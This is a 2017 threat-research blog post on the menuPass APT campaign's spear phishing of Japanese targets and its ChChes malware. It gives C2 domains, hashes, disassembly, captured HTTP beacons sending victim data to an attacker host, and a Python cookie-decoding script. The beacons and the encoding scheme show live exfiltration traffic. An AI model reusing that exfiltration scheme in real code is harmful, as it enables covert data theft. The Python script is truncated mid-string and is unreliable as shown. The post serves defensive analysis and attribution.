menuPass Returns with New Malware and New Attacks Against Japanese Academics and Organizations

researchcenter.paloaltonetworks.com/2017/02/unit42-menupass-returns-new-malware-new-attacks-japanese-academics-organizations/

Jen Miller-Osborn, Josh Grunzweig

February 16, 2017

By Jen Miller-Osborn and Josh Grunzweig

February 16, 2017 at 11:00 AM

Category: Unit 42

Tags: MenuPass

This post is also available in: 日本語 (Japanese)

In 2016, from September through November, an APT campaign known as “menuPass” targeted Japanese academics working in several areas of science, along with Japanese pharmaceutical and a US-based subsidiary of a Japanese manufacturing organizations. In addition to using PlugX and Poison Ivy (PIVY), both known to be used by the group, they also used a new Trojan called “ChChes” by the Japan Computer Emergency Response Team Coordination Center (JPCERT). In contrast to PlugX and PIVY, which are used by multiple campaigns, ChChes appears to be unique to this group. An analysis of the malware family can be found later in this blog.

Interestingly, the ChChes samples we observed were digitally signed using a certificate originally used by HackingTeam and later part of the data leaked when they were themselves hacked. Wapack labs also observed a similar sample targeting Japan in November. It’s not clear why the attackers chose to use this certificate, as it was old, had been leaked online, and had already been revoked by the time they used it. Digital certificates are typically used because they afford an air of legitimacy, which this one definitely does not.

The attackers spoofed several sender email addresses to send spear phishing emails, most notably public addresses associated with the Sasakawa Peace Foundation and The White House. All the spear phishes were socially engineered with subjects appropriate for the target and the apparent sender. One of the more interesting subject lines was used in the White House attack; “[UNCLASSIFIED] The impact of Trump’s victory to Japan,” sent two days after the election. Most of the attacks against academics involved webmail addresses using names of academics but are not tied to those academics openly online. However, all the spear phish recipients used email addresses tied to them online.



Figure 1. Recent menuPass activity and some ties to older infrastructure

The C2 infrastructure in these attacks is largely actor registered, with only a few Dynamic Domain Name System (DDNS) domains. menuPass typically makes use of a mix of DDNS and actor-registered domains in their attack campaigns. All of the related hashes and C2s are in appendix at the end of this blog.

Ties to menuPass

There is not much public information about the APT campaign called menuPass (also known as Stone Panda and APT10). A paper from FireEye in 2013 on several campaigns using PIVY included menuPass as one of them. A later blog added some additional details. The group name is derived from one of the passwords they use with PIVY in their attacks. Believed to have started activity in 2009 and to originate from China, the group initially was known for targeting US and overseas defense contractors but broadened their targeting as time passed. They have targeted Japanese organizations since at least 2014.

The newer ChChes malware family uses an import hash (bb269704ba8647da97377440d403ae4d) shared with other tools used by menuPass, affording an initial link. However, the ties are most strongly proved through infrastructure analysis, which shows a number of links between the newer infrastructure used in these attacks and older infrastructure publicly associated with the group. The three circled domains represent C2s publicly reported as tied to menuPass, linked to domains not previously publicly reported as associated. These are only a few of multiple overlaps analysts can find while researching menuPass infrastructure. The circled known domains are the first three below:

- apple[.]cmdnetview[.]com
- fbi[.]sexxxy[.]biz
- cvnx[.]zyns[.]com
- cia[.]toh[.]info
- 2014[.]zzux[.]com
- iphone[.]vizvaz[.]com



Figure 2. menuPass infrastructure overlaps

Two of these domains can further be tied into the newer C2 infrastructure. Again, these are only a few of the overlaps that can be uncovered by analyzing the infrastructure used by menuPass. The domains in the below figure are:

- cia[.]toh[.]info
- 2014[.]zzux[.]com
- wchildress[.]com
- lion[.]wchildress[.]com
- kawasaki[.]unhamj[.]com
- sakai[.]unhamj[.]com
- kawasaki[.]cloud-maste[.]com
- fukuoka[.]cloud-maste[.]com
- yahoo[.]incloud-go[.]com
- msn[.]incloud-go[.]com
- www[.]mseupdate[.]ourhobby[.]com
- contractus[.]qpoe[.]com



Figure 3. Ties between new and older infrastructure.

Additionally, the passwords in the PIVY samples also fit known passwords used by the group – three samples use “menuPass” and the other uses “keaidestone.” With these data points, we assess with high confidence the recent attacks were conducted by the menuPass group.

Following is our analysis of the ChChes malware family.

Malware Analysis

For this analysis, Unit 42 looked at the following file:

MD5	c0c8dcc9dad39da8278bf8956e30a3fc
SHA1	009b639441ad5c1260f55afde2d5d21fc5b4f96c
SHA256	6605b27e95f5c3c8012e4a75d1861786fb749b9a712a5f4871adbad81addb59e
Compile Time	2016-11-24 01:31:37 UTC

This malware is provided with an icon that appears to be that of a Microsoft Word document, as we can see in the image below.



Figure 4. Icon used for ChChes

Additionally, we discovered that the samples identified in attacks against Japanese organizations were digitally signed using the certificate originally used by the Italian-based company, HackingTeam. Readers may recall that HackingTeam was compromised and subsequently had a large amount of internal data exposed in July 2015. This data included a wealth of code used by the organization, including certificates. The certificate in question was fairly old, and expired on August 4th, 2012. On July 10th, 2015, the certificate was revoked.



Figure 5. Digital signing of ChChes



Figure 6. Certificate revocation

Multiple instances of malware have been discovered using this certificate since it was originally leaked in 2015. It is unclear why the actors decided to use this certificate that is tied to known malicious samples for their own samples. One possibility may be to make attribution more difficult for analysts researching these threats.

When the malware is initially run, it will first decrypt an embedded stub of code within the malware prior to executing it. This stub has many characteristics seen in shellcode, and begins by creating a new Import Address Table (IAT). This new IAT is then referenced throughout the remainder of the code when calling Windows APIs. The following snippet of assembly shows the newly created IAT being referenced to call various functions, such as GetProcessHeap, RtlAllocateHeap, RtlReAllocateHeap, and InternetReadFile.

```
debug014:000E5DB0 ; int __cdecl HttpReadFile(internet_struct *a1, _DWORD *a2)
debug014:000E5DB0 HttpReadFile    proc near               ; CODE XREF: HttpFunction+15E3↓p
debug014:000E5DB0
debug014:000E5DB0 dwNumberOfBytesToRead= dword ptr -4
debug014:000E5DB0 arg_0           = dword ptr  8
debug014:000E5DB0 arg_4           = dword ptr  0Ch
debug014:000E5DB0
debug014:000E5DB0                 push    ebp
debug014:000E5DB1                 mov     ebp, esp
debug014:000E5DB3                 push    ecx
debug014:000E5DB4                 push    ebx
debug014:000E5DB5                 push    esi
debug014:000E5DB6                 push    edi
debug014:000E5DB7                 call    return_self_address
debug014:000E5DBC                 mov     esi, eax
debug014:000E5DBE                 add     esi, 2AFE10h
debug014:000E5DC4                 xor     ebx, ebx
debug014:000E5DC6                 xor     edi, edi
debug014:000E5DC8                 jmp     short loc_E5DD0
debug014:000E5DC8 ; ---------------------------------------------------------------------------
debug014:000E5DCA                 db  8Dh ; ?
debug014:000E5DCB                 db  9Bh ; ?
debug014:000E5DCC                 db    0
debug014:000E5DCD                 db    0
debug014:000E5DCE                 db    0
debug014:000E5DCF                 db    0
debug014:000E5DD0 ; ---------------------------------------------------------------------------
debug014:000E5DD0
debug014:000E5DD0 loc_E5DD0:                              ; CODE XREF: HttpReadFile+18↑j
debug014:000E5DD0                                         ; HttpReadFile+76↓j
debug014:000E5DD0                 mov     ecx, [esi+api_calls.kernel32_GetProcessHeap]
debug014:000E5DD3                 lea     eax, unk_19000[ebx]
debug014:000E5DD9                 mov     [ebp+dwNumberOfBytesToRead], offset unk_19000
debug014:000E5DE0                 push    eax
debug014:000E5DE1                 test    edi, edi
debug014:000E5DE3                 jnz     short loc_E5DF1
debug014:000E5DE5                 push    8
debug014:000E5DE7                 call    ecx
debug014:000E5DE9                 mov     edx, [esi+api_calls.ntdll_RtlAllocateHeap]
debug014:000E5DEC                 push    eax
debug014:000E5DED                 call    edx
debug014:000E5DEF                 jmp     short loc_E5DFC
debug014:000E5DF1 ; ---------------------------------------------------------------------------
debug014:000E5DF1
debug014:000E5DF1 loc_E5DF1:                              ; CODE XREF: HttpReadFile+33↑j
debug014:000E5DF1                 push    edi
debug014:000E5DF2                 push    8
debug014:000E5DF4                 call    ecx
debug014:000E5DF6                 mov     edx, [esi+api_calls.ntdll_RtlReAllocateHeap]
debug014:000E5DF9                 push    eax
debug014:000E5DFA                 call    edx
debug014:000E5DFC
debug014:000E5DFC loc_E5DFC:                              ; CODE XREF: HttpReadFile+3F↑j
debug014:000E5DFC                 mov     ecx, [ebp+dwNumberOfBytesToRead]
debug014:000E5DFF                 mov     edi, eax
debug014:000E5E01                 lea     eax, [ebp+dwNumberOfBytesToRead]
debug014:000E5E04                 push    eax
debug014:000E5E05                 mov     eax, [ebp+arg_0]
debug014:000E5E08                 push    ecx
debug014:000E5E09                 mov     ecx, [eax+34h]
debug014:000E5E0C                 lea     edx, [edi+ebx]
debug014:000E5E0F                 push    edx
debug014:000E5E10                 mov     edx, [esi+api_calls.wininet_InternetReadFile]
debug014:000E5E16                 push    ecx
debug014:000E5E17                 call    edx
```

Figure 7. Newly created IAT being used to call Windows API functions

After the IAT has been generated, the malware will determine the path of %TEMP% and set its current working directory to this value. ChChes proceeds to collect the following information about the victim:

- Hostname
- Process Identifier (PID)
- Current working directory (%TEMP%)
- Window resolution
- Microsoft Windows version

This information is aggregated into a string such as the following:

WBQTLJRH9553618*2564?3618468394?C:\\Users\\ADMINI~1\\AppData\\Local\\Temp?1.4.1 (1024x768)*6.1.7601.17514

Note that in the string above, the '3618468394' and '1.4.1' strings are hardcoded within the malware itself. These may indicate versions of the malware or campaign identifiers, however, this has not been confirmed.

After this data has been aggregated, it is uploaded to a hardcoded command and control (C2) server via HTTP. The data is embedded within the 'Cookie' HTTP header, as seen below

```
GET /5JA/H/pQpP/n/DdX/M.htm HTTP/1.1
Cookie: OtKoVg=jlIt2Eh55%2F%2F38%2FJbKlZpYFNNFhXgOgc0zzNqAxvls8edznJy4k%2BpxKUl1GG15OTRuC
%2Blc5R6WGCmOHyPNObeV2OL0ppBty%2Bj3JOsKlUupX%2Fpk6WumT8yLGWtHVQZHZhUxdY%3D;KR9nHItU=MTBOzPjjkPOom89lXeC0A%2Fc%3D
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET
CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Host: fukuoka.cloud-maste.com
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Sat, 26 Nov 2016 07:18:37 GMT
Server: Apache/2.4.10 (Win32) OpenSSL/0.9.8zb PHP/5.2.17
X-Powered-By: PHP/5.2.17
Cache-Control: no-cache
Pragma: no-cache
Connection: close
Set-Cookie: tag=b331106210b6364c
Content-Length: 0
Content-Type: text/html;charset=utf-8
```

Figure 8. Initial HTTP beacon for ChChes

The URI used above is randomly generated for each HTTP request made by ChChes. The data embedded within the Cookie header is encrypted using a unique technique. For each key/value pair, separated by a ';', the malware will first perform a MD5 hash of the key, and extract the middle 16 bytes. The value is base64-decoded after the string is unquoted. Finally, the base64-decoded data is decrypted using RC4 with the previously obtained 16 bytes. All of the data is concatenated to form the final, decrypted data.

The following Python code shows an example of decoding the supplied Cookie field:

```
import urllib
import base64
from binascii import *
import hashlib

def md5_get_middle(data):
  m = hashlib.md5()
  m.update(data)
  o = m.digest()
  hexed = hexlify(o)
  return hexed[8:24]

def rc4_crypt(data, key):
  S = range(256)
  j = 0
  out = []
  for i in range(256):
    j = (j + S[i] + ord( key[i % len(key)] )) % 256
    S[i] , S[j] = S[j] , S[i]
  i = j = 0
  for char in data:
    i = ( i + 1 ) % 256
    j = ( j + S[i] ) % 256
    S[i] , S[j] = S[j] , S[i]
    out.append(chr(ord(char) ^ S[(S[i] + S[j]) % 256]))
  return ''.join(out)

cookie_string =
'OtKoVg=jIlt2Eh55%2F%2F38%2FJbKlZpYFNNFhXgOgc0zzNqAxvls8eznJy4k%2BpxKUl1GG15OTRuC%2Blc5R6WGCmOHyPNObeV2O

all_decrypted = ""
sub_strings = cookie_string.split(";")
for s in sub_strings:
  key, data = s.split("=")
  new_key = md5_get_middle(key)
  new_data = base64.b64decode(urllib.unquote(data))
  decrypted = rc4_crypt(new_data, new_key)
  decrypted_data = decrypted.split(key)[1]
  all_decrypted += decrypted_data

print "Decrypted String:"
print repr(all_decrypted)
```

The script above produces the following output:

```
Decrypted String:
'AWBQTLJRH9553618*2564?3618468394?C:\\Users\\ADMINI~1\\AppData\\Local\\Temp?1.4.1 (1024x768)*6.1.7601.17514'
```

The initial ‘A’ character witnessed in the output above instructs the remote server that this is an initial beacon, or the first expected request sent by ChChes.

The C2 will respond with a ‘Set-Cookie’ header that contains the middle 16 bytes of the MD5 hash performed against the hostname and PID. Using the above example, the C2 would perform the MD5 against ‘WBQTLJRH9553618*2564’.

```
jgrunzweig$ echo -n WBQTLJRH9553618*2564 | md5
7fc27808b331106210b6364c326569fd
```

The resulting middle 16 characters is ‘b331106210b6364c’.

The subsequent request made by ChChes looks like the following:

```
GET /25c-htM9hA.htm HTTP/1.1
Cookie: HRDlKgUm75Q=iTArVL%2Fli7M99x0R%2F%2FYY65dhWT2r%2FqOfWN%2Bm;sB7eQc85RQ=2bHbgZGgI5mT93A%3D
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET
CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C; .NET4.0E)
Host: fukuoka.cloud-maste.com
Connection: Keep-Alive
Cache-Control: no-cache
```

Figure 9. Second network request made by ChChes

Decrypted, we see the following contents stored within the Cookie field:

Bb331106210b6364c

The first character of ‘B’ signifies that this is the second request, and the remaining data is the 16 bytes previously seen in the C2 response within the Set-Cookie header.

At this stage, the C2 server is expected to return content in the following format:

[Middle MD5][Base64-Encoded Data][Middle MD5]

The ‘Middle MD5’ field contains the middle 16 bytes of the MD5 hash of the ‘b331106210b6364c’ string. This would result in a string of ‘500089dadf52ae0b’ in this particular example. The ‘Base64-Encoded Data’ field contains a fairly complex structure that will store a module that is to be loaded and subsequently run by ChChes.

A visualization of this network communication can be seen in the following figure:

